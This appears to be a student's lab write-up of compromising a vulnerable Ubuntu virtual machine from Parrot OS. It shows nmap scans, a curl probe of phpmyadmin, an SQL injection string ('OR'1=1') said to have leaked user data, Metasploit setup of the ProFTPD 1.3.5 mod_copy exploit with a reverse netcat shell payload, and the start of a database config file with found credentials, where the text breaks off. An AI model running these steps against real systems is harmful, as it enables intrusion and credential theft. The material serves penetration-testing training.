


TASK 4

- I set-uped parrotos my machine and ubuntu as my Victim on virtual box .
- I use “ ifconfig” to find out the ip of my machine which is 192.168.56.103.
- Then I use nmap to scan my subnet to find out ip of my victim.



The screenshot shows a Parrot OS desktop environment with a terminal window open. The terminal displays the output of the 'ifconfig' command for the 'lo' interface, showing it is up and running with an IP of 127.0.0.1. Below this, an nmap scan is performed on the subnet 192.168.56.0/24. The scan results show three hosts are up: 192.168.56.100, 192.168.56.102, and 192.168.56.103. The desktop background features a stylized image of Saturn.

```
Parrot Terminal
File Edit View Search Terminal Help

TX packets 16 bytes 1938 (1.8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (local loopback)
RX packets 8 bytes 480 (480.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 480 (480.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[parrot@parrot:~]$ ifconfig
$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.56.103 netmask 255.255.255.0 broadcast 192.168.56.255
inet6 fe80::c5bd:c56e:832d:8b0d prefixlen 64 scopeid 0x20<link>
ether 08:00:27:e0:3e:c5 txqueuelen 1000 (Ethernet)
RX packets 3 bytes 1770 (1.7 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 16 bytes 1938 (1.8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 480 (480.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 480 (480.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[parrot@parrot:~]$ nmap -sn 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-22 14:04 BST
Nmap scan report for 192.168.56.100
Host is up (0.029s latency).
Nmap scan report for 192.168.56.102
Host is up (0.0027s latency).
Nmap scan report for 192.168.56.103
Host is up (0.0026s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 19.20 seconds

[parrot@parrot:~]$
```



This screenshot is identical to the one above, showing the same Parrot OS desktop environment and terminal window. It displays the 'ifconfig' output for the 'lo' interface and the results of an nmap scan on the 192.168.56.0/24 subnet, identifying three active hosts.

```
Parrot Terminal
File Edit View Search Terminal Help


[parrot@parrot:~]$ ifconfig
$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.56.103 netmask 255.255.255.0 broadcast 192.168.56.255
inet6 fe80::c5bd:c56e:832d:8b0d prefixlen 64 scopeid 0x20<link>
ether 08:00:27:e0:3e:c5 txqueuelen 1000 (Ethernet)
RX packets 3 bytes 1770 (1.7 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 16 bytes 1938 (1.8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 480 (480.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 480 (480.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[parrot@parrot:~]$ nmap -sn 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-22 14:04 BST
Nmap scan report for 192.168.56.100
Host is up (0.029s latency).
Nmap scan report for 192.168.56.102
Host is up (0.0027s latency).
Nmap scan report for 192.168.56.103
Host is up (0.0026s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 19.20 seconds

[parrot@parrot:~]$
```


- Then I scan my victim's open ports
- Using nmap and find ftp is open
- Also I http is also open I am able to get into the php based site and some data also it is vulnerable to sql-injection
"OR'1=1"command executed and get some user data.



```

Parrot Terminal
File Edit View Search Terminal Help
[parrot@parrot:~]$ sudo nmap -sV -O 192.168.56.102
[sudo] password for parrot:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-22 14:11 BST
Nmap scan report for 192.168.56.102
Host is up (0.0013s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            ProFTPD 1.3.5
22/tcp    open  ssh            OpenSSH 6.6.1p1 Ubuntu Zubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http           Apache httpd 2.4.7
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp            CUPS 1.7
3306/tcp  closed ppp
3306/tcp  open  mysql          MySQL (unauthorized)
8080/tcp  open  http           Jetty 8.1.7.v20120910
8181/tcp  closed intermapper
MAC Address: 08:00:27:1D:94:C5 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.9 (98%), Linux 3.10 - 4.11 (94%), Linux 3.13 (94%), Linux 3.13 - 3.16 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (94%), Linux 4.10 (94%), Android 5.0 - 6.0.1 (Linux 3.4) (94%), Linux 3.10 (94%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.16 (94%)

```





Parrot



parrot's Home



README.license



Bin

Parrot Terminal

File Edit View Search Terminal Help

Aggressive OS guesses: Linux 3.2 - 4.9 (98%), Linux 3.10 - 4.11 (94%)
3.13 - 3.16 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designa
.4) (94%), Linux 4.10 (94%), Android 5.0 - 6.0.1 (Linux 3.4) (94%), L
- 3.10 (94%), Linux 3.2 - 3.16 (94%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 1 hop

Service Info: Hosts: 127.0.0.1, UBUNTU; OSs: Unix, Linux; CPE: cpe:/o

OS and Service detection performed. Please report any incorrect resul
mit/ .

Nmap done: 1 IP address (1 host up) scanned in 28.96 seconds

[parrot@parrot]~\$

\$curl -I http://192.168.56.102/phpmyadmin

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">

<html><head>

<title>301 Moved Permanently</title>

</head><body>

<h1>Moved Permanently</h1>

<p>The document has moved <a href="http://192.168.56.102/phpmyadmin/"

<hr>

<address>Apache/2.4.7 (Ubuntu) Server at 192.168.56.102 Port 80</addr

</body></html>

[parrot@parrot]~\$

\$

Mozilla Firefox

192.168.56.102/payroll_app; x +

← → ⌂ ↻ 🔒 Not Secure http://192.168.56.102/payroll_app.php

Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

Welcome,

Username	First Name	Last Name	Salary
----------	------------	-----------	--------

Menu Parrot Terminal Mozilla Firefox

Type here to search



30°C Partly sunny

19:02
22-08-2025

- Then I found that ftp version running in victim is vulnerable and using metasploit got access to the machine

```
Parrot Home [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Applications Places System
Parrot
parrot's Home
README.license
Bin
Parrot Terminal
File Edit View Search Terminal Help
Password:
530 Login incorrect.
ftp: Login failed
ftp> exit
221 Goodbye.
[parrot@parrot:~]$ nmap -sV -p 21 192.168.56.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-22 14:48 BST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.084s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.89 seconds
[parrot@parrot:~]$ searchsploit proftpd 1.3.5
bash: searchsploit: command not found
[parrot@parrot:~]$
[parrot@parrot:~]$

Parrot Terminal
File Edit View Search Terminal Help
=[ metasploit v6.4.82-dev-
+ -- --[ 2,546 exploits - 1,309 auxiliary - 1,680 payloads
+ -- --[ 431 post - 49 encoders - 13 nops - 9 evasion
]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

[msf](Jobs:0 Agents:0) >> search proftpd 1.3.5

Matching Modules
=====
#  Name                               Disclosure Date  Rank  Check
Description
-----
0  exploit/unix/ftp/proftpd_modcopy_exec 2015-04-22      excellent Yes
ProFTPD 1.3.5 Mod_Copy Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec

[msf](Jobs:0 Agents:0) >>
```

```
Parrot Home [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Applications Places System
Parrot
parrot's Home
README.license
Bin
Parrot Terminal
File Edit View Search Terminal Help
530 Login incorrect.
ftp: Login failed
ftp> exit
221 Goodbye.
[parrot@parrot:~]$ nmap -sV -p 21 192.168.56.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-22 14:48 BST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.084s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
Service Info: OS: Unix



Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.89 seconds
[parrot@parrot:~]$ searchsploit proftpd 1.3.5
bash: searchsploit: command not found
[parrot@parrot:~]$
[parrot@parrot:~]$

Parrot Terminal
File Edit View Search Terminal Help
Payload options (cmd/unix/reverse_netcat):
Name      Current Setting  Required  Description
----      -
LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port


Exploit target:
Id  Name
--  --
0   ProFTPD 1.3.5

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(unix/ftp/proftpd_modcopy_exec) >> set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
[msf](Jobs:0 Agents:0) exploit(unix/ftp/proftpd_modcopy_exec) >> set RPORT 21
RPORT => 21
[msf](Jobs:0 Agents:0) exploit(unix/ftp/proftpd_modcopy_exec) >>
```



- Then I travel across different directories and found some username and passwords



Parrot Home [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Applications Places System


Parrot Terminal

```
* @endcode
*/
$databases = array (
  'default' =>
    array (
      'default' =>
        array (
          'database' => 'drupal',
